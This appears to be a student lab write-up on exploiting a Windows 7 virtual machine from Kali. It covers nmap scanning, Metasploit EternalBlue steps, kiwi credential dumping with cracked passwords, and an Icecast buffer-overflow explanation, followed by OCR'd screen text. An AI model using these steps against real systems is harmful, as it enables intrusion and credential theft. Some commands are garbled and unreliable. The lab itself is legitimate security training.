DETAILED ANALYSIS OF QUESTIONS: 1-5

Questions-1 Scanning


Task-1 Setting-up the lab in your local system after downloading it.

Task-2 Setting up both kali and Windows system into Host-only Network/NAT connection for better networking connection .

- Check attacker's IP address : **ip addr**

Task-3 Now Scan for the Target IP address and perform Network scanning to perform the System attack. **Angry IP Scanner** is being used in our case to scan IP address.


- **netdiscover – r** ipaddress (eg:192.168.1.1/30 = CIDR value)




Questions-2 Exploitation

Task-4 Get the exploit and the get the reverse connection

- After finding out Ip address from angry ip scanner use following command for aggressive scanning **nmap –A –T5 –Pn 192.168.1.22**
- Using above command we can find vulnerable ports, Server OS info, PC name etc of client end.
- Eg. We observe that in this case **port 445/tcp** is in **open state** running **microsoft-ds service** and **Version- Windows 7 Ultimate 7601 Service Pac.**
- **Host name: INEURON-PC.**






Questions-3 Password Attack


Task-5 Dump the system password and get the System Access

- To get system access we are using an attack called **eternal blue.**
- Login as root and type following commands on Terminal.
- **Search eternal blue**
- **Use 1**
- **Options**
- **Exploits**
- **Set rhosts 192.168.1.22**
- **run**



To find password fire following commands on terminal:

- **msfconsole**
- **Sysinfo**
- **NTLM_hashfile**
- **Load kiwi**
- **creds_all**
- **lsa_dump_sam**
- The following hash dump is obtained using which we find password by decrypting with the help of crackstation.net




USER		PASSWORD
1) admin	-	password1
2) ineuron	-	password123
3) noob	-	lovely
4) root	-	iamadmin
5) toor	-	brown

Question-4 Vulnerability Analysis and Exploit Research

Task-6 Enter into Windows machine after getting the password, login as Admin Account and run ICE_CAST server which is pre-install comes in the machine

- Use any of the above passwords and login as admin to run ICE-CAST Server which comes pre-installed.



Question-5 Web Server Hacking

Task-7 Again Exploit the Machine with Web server based Exploit - Do some research about the ICE_CAST server vulnerability


Task-8 Do provide screenshot of each step you have performs and explain the vulnerability related to ICS-CAST server


Vulnerability Explanation:

The **Icecast application** running on **192.168.1.22** allows for a buffer overflow exploit wherein an attacker can remotely gain control of the victim's system by overwriting the memory on the system utilizing the Icecast flaw, which writes past the end of a pointer array when receiving 32 HTTP headers.

After gaining control we can execute following tasks like:

- File discovery and editing.
- Screen capture , Key Logging , Knowing passwords etc
- Privilege escalation to Administrator .


File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM
The Virtual Machine reports that the guest OS does not support mouse pointer integration in the current video mode. You need to capture the
File Configuration About
icecast.org
Stop Server
Start Server on Application Startup
Server Status
Running
Hide To Systray
Server Status
Source Level Stats
Global Statistics
Stat Type
Name
Value
Global Stat
source_connections
1
Global Stat
connections
1
Server Has Been Running
0 Days, 0 Hours, 4 Minute
Oracle VM VirtualBox Manager
File Machine Help
Tools
New
Settings
Discard
Show
kali
Running
vm
Running
General
Name: kali
Operating System: Debian (64-bit)
Preview
System
Base Memory: 3391 MB
Processors: 2
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization
Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: kali.vdi (Normal, 39.00 GB)
Audio
Host Driver: Windows DirectSound
Controller: ICH AC97
Network
kali [Running] - Oracle VM VirtualBox
Trash
phoe.jpg.php
File System
(root@kali)-[~]
nmap -A -T5 -Pn 192.168.1.22
Starting Nmap 7.92 (https://nmap.org) at 2022-11-30 12:11 IST


File Machine View Input Devices Help
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM
The Virtual Machine reports that the guest OS does not support mouse pointer integration in the current video mode. You need to capture the
File Configuration About
icecast.org
Stop Server
Start Server on Application Startup
Server Status
Running
Hide To Systray
Server Status
Source Level Stats
Global Statistics
Stat Type
Name
Value
Global Stat
client_connections
5
Global Stat
source_connections
10
Global Stat
connections
11
Server Has Been Running
0 Days, 0 Hours, 5 Minu
Oracle VM VirtualBox Manager
File Machine Help
Tools
New
Settings
Discard
Show
kali
Running
vm
Running
General
Name: kali
Operating System: Debian (64-bit)
Preview
System
Base Memory: 3391 MB
Processors: 2
Boot Order: Floppy, Optical, Hard Disk
Acceleration: VT-x/AMD-V, Nested Paging, KVM Paravirtualization
Display
Video Memory: 16 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: kali.vdi (Normal, 39.00 GB)
Audio
Host Driver: Windows DirectSound
Controller: ICH AC97
Network
kali [Running] - Oracle VM VirtualBox
Trash
phoe.jpg.php
File System
nbstat: NetBIOS name: INEURON-PC, NetBIOS user: <unknown>, Net
BIOS MAC: 08:00:27:a2:ea:1d (Oracle VirtualBox virtual NIC)
smb2-security-mode:
2.1:
Message signing enabled but not required
smb-os-discovery:
OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultima
te 6.1)
OS CPE: cpe:/o:microsoft:windows_7::sp1
Computer name: ineuron-PC